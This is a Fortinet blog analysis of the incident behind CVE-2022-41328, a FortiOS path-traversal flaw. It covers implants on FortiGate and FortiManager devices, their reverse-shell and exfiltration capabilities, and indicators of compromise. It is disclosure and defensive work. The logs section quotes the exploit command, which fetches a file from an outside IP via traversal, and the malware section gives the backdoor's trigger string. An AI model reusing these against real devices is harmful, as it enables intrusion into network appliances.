Analysis of FG-IR-22-369 | Fortinet Blog

Published: 2023-03-09 · Archived: 2026-04-05 14:12:57 UTC

Affected Platforms: FortiOS
Impacted Users: Government & large organizations
Impact: Data loss and OS and file corruption
Severity Level: High

Fortinet published a CVSS Medium PSIRT Advisory (FG-IR-22-369 / CVE-2022-41328) on March 7th, 2023. The following write-up details our initial investigation into the incident that led to the discovery of this vulnerability and additional IoCs identified during our ongoing analysis.

Executive Summary

- Multiple IoCs have been uncovered related to the incident FG-IR-22-369 / CVE-2022-41328.
- The complexity of the exploit suggests an advanced actor and that it is highly targeted at governmental or government-related targets.

Incident Analysis

Fortinet's investigation was prompted by a sudden system halt and subsequent boot failure - a design to protect against compromise - of multiple FortiGate devices of a customer.

The devices halted with the following error message:

"System enters error-mode due to FIPS error: Firmware Integrity self-test failed"

FIPS-enabled devices verify the integrity of system components. If an integrity breach is detected, the device will shut down and refuse to boot to protect the integrity of the network.

We examined a subset of those FortiGate devices, as well as the FortiManager device which was used to manage them. The details of that investigation are detailed below.

FortiGate Investigation

The Fortinet investigation team discovered that within the device's firmware image, **/sbin/init,** had been modified, and a new file, **/bin/fgfm,** had been added. The modification to **/sbin/init** ensures that **/bin/fgfm**, which may provide an attacker with persistent access and control, runs before proceeding with regular boot-up actions. Additional details on its functions are included in the Malware Analysis section.

We believe that the affected FortiGate devices were likely compromised using access via the FortiManager device for the following reasons:

1. All affected FortiGate devices detected the attack and halted around the same time.

2. They were also all compromised in the same way.
3. There is evidence that a path traversal exploit was attempted on a FortiGate. The time at which this occurred coincides with scripts being executed on the FortiGate devices via FortiManager.

FortiManager Investigation

The contents of the firmware image on the FortiManager device involved in the incident were compared with a clean FortiManager device. The following files within **rootfs.gz** differed when compared to the clean version:

File Path	MD5	Notes
/bin/auth	b6e92149efaf78e9ce7552297505b9d5	Not present in clean FMG
/bin/klogd	53a69adac914808eced2bf8155a7512d	Not present in clean FMG
/bin/support	9ce2459168cf4b5af494776a70e0feda	Not present in clean FMG
/etc/init.d/localnet	88711ebc99e1390f1ce2f42a6de0654d	Modified
/usr/local/lib/python3.8/proj/urls.py	64bdf7a631bc76b01b985f1d46b35ea6	Modified
/usr/local/lib/python3.8/proj/views.py	3e43511c4f7f551290292394c4e21de7	Modified

In addition, three files were added to the image, and an existing FortiManager start-up script was modified to achieve persistence. FortiManager's Django components were also modified in a way that may provide an attacker with persistent access and control. Additional details of the malicious files and their capabilities are provided in the Malware Analysis section.

Scripts Executed by FortiManager

The logs we examined contained evidence of script execution on FortiGates that was delivered by the FortiManager device. The table below shows logs with a "msg" field containing "upload-icon" and "run script" commands.

device	msg
FG101F	User Fortimanager_Access via fgfmd upload and run script: 34485 -- Failed
FG101F	Command failed:'execute wireless-controller hs20-icon upload-icon tftp ../../../../../../bin/lspci 47.252.20.90 ' Return code -61: command parse error before 'tftp'
FG101F	User Fortimanager_Access via fgfmd upload and run script: 45577 -- Failed
FG101F	Command failed:'execute wireless-controller hs20-icon upload-icon tftp ../../../../../../bin/lspci 47.252.20.90 ' Return code -61: command parse error before 'tftp'
FG101F	User Fortimanager_Access via fgfmd upload and run script: 7299 -- Failed
FG101F	Command failed:'execute wireless-controller hs20-icon upload-icon ftp ../../../../../../bin/lspci 47.252.20.90 ' Return code -28:

Logs also show scripts being run on various FortiGates via FortiManager's upload script feature.

At the same time, a **"Command failed"** log was recorded. This log provides evidence of a path traversal exploit attempt. This exploit would allow arbitrary files to be uploaded to the FortiGate via a TFTP server at the path specified. In this instance, the attacker attempted to replace **/bin/lspci** on the FortiGate. While there is no trace of this in the logs, the malicious lspci could potentially be executed by running the CLI command: diagnose hardware lspci.

Because the contents of the executed scripts are not kept on the device, we could not examine them. However, the simultaneity of the **"Command failed"** log and the **"run script"** log suggests that the scripts contained the upload-icon exploit attempt.

We assigned CVE-2022-41328 to the path traversal vulnerability that enables this exploit and proceeded to fix it in all supported versions of FortiOS (see FG-IR-22-369).

Malware Analysis

The sections below describe malware found on compromised FortiGate and FortiManager devices.

FortiGate

Fgfm:

File path	/data/rootfs.gz/bin/fgfm
MD5	e2d2884869f48f40b32fb27cc3bdefff
File type	ELF 64-bit LSB executable, ARM aarch64, version 1 (SYSV), statically linked, stripped

Fgfm scrutinizes ICMP packets. Whenever an ICMP packet contains the string "*;7(Zu9YTsA7qQ#vm*", it knows it's a ping from the attacker and must extract an IP address from the packet.

Once that's done, it establishes a connection back to that address (similar to a "reverse connect shell"), which acts as a C&C server. It can then perform various actions depending on the commands it receives from the C&C server:


1. Exit program
2. Data exfiltration
3. Download/write files
4. Remote shell

FortiManager

Auth:

File path	/rootfs.gz/rootfs/bin/auth
MD5	b6e92149efaf78e9ce7552297505b9d5
File type	ELF 64-bit LSB executable, x86-64, statically linked, stripped
File timestamp (GMT-4)	Sept 27, 2022 08:54:00

The core functionality of auth appears to be a modification of FortiManager's iptables utility. Iptables is built into FortiManager, but a user must have root access to use it. The exact iptables shell commands executed by the malware piece are shown below.



Our understanding is that this redirects traffic originating from a specific source IP headed to destination port 541 (the FortiGuard management port). Matching traffic is redirected to a different port. The source IP and redirect port are read from a network socket.

Auth also queries the device's network interfaces, looking for one with an IP address that does not start with "127." This occurs before any of the previously mentioned actions.

Other Modifications

Klogd:

File path	/rootfs.gz/rootfs/bin/klogd
MD5	53a69adac914808eced2bf8155a7512d
File type	ELF 64-bit LSB executable, x86-64, statically linked, stripped
File timestamp (GMT-4)	Sept 27, 2022 08:54:00

Klogd shares similarities with fgfm described above. It contains code that resembles remote shell execution and also has file read and write capabilities.

Other similarities to fgfm:

- Utilizes SSL libraries
- Uses a similar string to control code execution ";7(Zu9YTsA7qQ#vm"

Its network capabilities have not been analyzed in depth. However, they seem to differ from fgfm, which uses an ICMP tunnel. Here are some of the network socket capabilities we've seen:

- Creates an AF_INET, SOCK_RAW socket with protocol 8. Retrieves the interface index of 'port1' (default management port) and binds the socket to it. Data is read from this socket.
- Creates an AF_NETLINK socket – used for kernel-user space communication
- Creates an AF_INET, SOCK_STREAM, protocol 0 socket and listens on it. This branch of code leads to the remote shell, with file reading and writing activities.

Support:

File path	/rootfs.gz/rootfs/bin/support
MD5	9ce2459168cf4b5af494776a70e0feda
File type	Bourne-Again shell script
File timestamp (GMT-4)	Sept 02, 2021 13:54:00

Support is a BASH script that executes **/bin/klogd** and **/bin/auth**. It also removes **/bin/klogd, /nohup.out,** and **/bin/support.**

Smit:

File path	/rootfs.gz/rootfs/bin/smit
MD5	e3f342c212bb8a0a56f63490bf00ca0c
File type	ELF 64-bit LSB executable, x86-64, dynamically linked, stripped
File timestamp (GMT-4)	Sept 02, 2021 13:56:00

Smit was modified to disable firmware verification at boot-up.

Localnet:

File path	/rootfs.gz/rootfs/etc/init.d/localnet
MD5	88711ebc99e1390f1ce2f42a6de0654d
File type	POSIX shell script
File timestamp (GMT-4)	Sept 02, 2021 13:54:00

Localnet is a modified FortiManager start-up script with two lines added. The first line modifies **/bin/smit** to re-enable firmware verification at boot up. This has no impact on the running device and is likely performed to mask the fact that **smit** was modified. The second line executes **/bin/support.**

Urls.py & Views.p:y

File path	/rootfs.gz/rootfs/usr/local/lib/python3.8/proj/util/urls.py
MD5	64bdf7a631bc76b01b985f1d46b35ea6
File type	Python script
File timestamp (GMT-4)	Sept 27, 2022 08:54:00

File path	/rootfs.gz/rootfs/usr/local/lib/python3.8/proj/util/views.py
MD5	3e43511c4f7f551290292394c4e21de7
File type	Python script
File timestamp (GMT-4)	Sept 27, 2022 08:54:00

These Django components of FortiManager were also modified. **Urls.py** on the system contained code that exposes an additional web endpoint, "**show_device_info/"**. Accessing this endpoint results in the execution of malicious code added in **views.py**.

In **views.py**, the function **get_device_info** executes when the **show_device_info/** endpoint is accessed.
The **get_device_info** modification may enable the attack to control the device remotely. It receives commands and data via the cookies **FGMGTOKEN** and **DEVICEID**. Input and output data are encoded via RC4, and the following key actions are implemented:

1. Shell command execution
2. Downloading files
3. Uploading files

Indicators of Compromise

System/Logs

- String “execute wireless-controller hs20-icon upload-icon”
- String “User FortiManager_Access via fgfmd upload and run script”

Network

- 47.252.20.90

File Hashes

- Auth - b6e92149efaf78e9ce7552297505b9d5
- Klogd - 53a69adac914808eced2bf8155a7512d
- Support - 9ce2459168cf4b5af494776a70e0feda
- Smit - e3f342c212bb8a0a56f63490bf00ca0c
- Localnet - 88711ebc99e1390f1ce2f42a6de0654d
- Urls.py - 64bdf7a631bc76b01b985f1d46b35ea6
- Views.py - 3e43511c4f7f551290292394c4e21de7
- Fgfm - e2d2884869f48f40b32fb27cc3bdefff

Summary of Our Knowledge About the Actor

The complexity of the exploit suggests an advanced actor:

- The exploit requires a deep understanding of FortiOS and the underlying hardware.
- Custom implants show that the actor has advanced capabilities, including reverse-engineering various parts of FortiOS.

The attack is highly targeted, with some hints of preferred governmental or government-related targets.

Conclusion

Fortinet continues to track this threat actor activity. To mitigate this issue, we recommend that all customers immediately take the actions recommended in PSIRT advisory FG-IR-22-369. Should you identify that your system is showing indicators of compromise in the logs, please reach out to Fortinet for support.
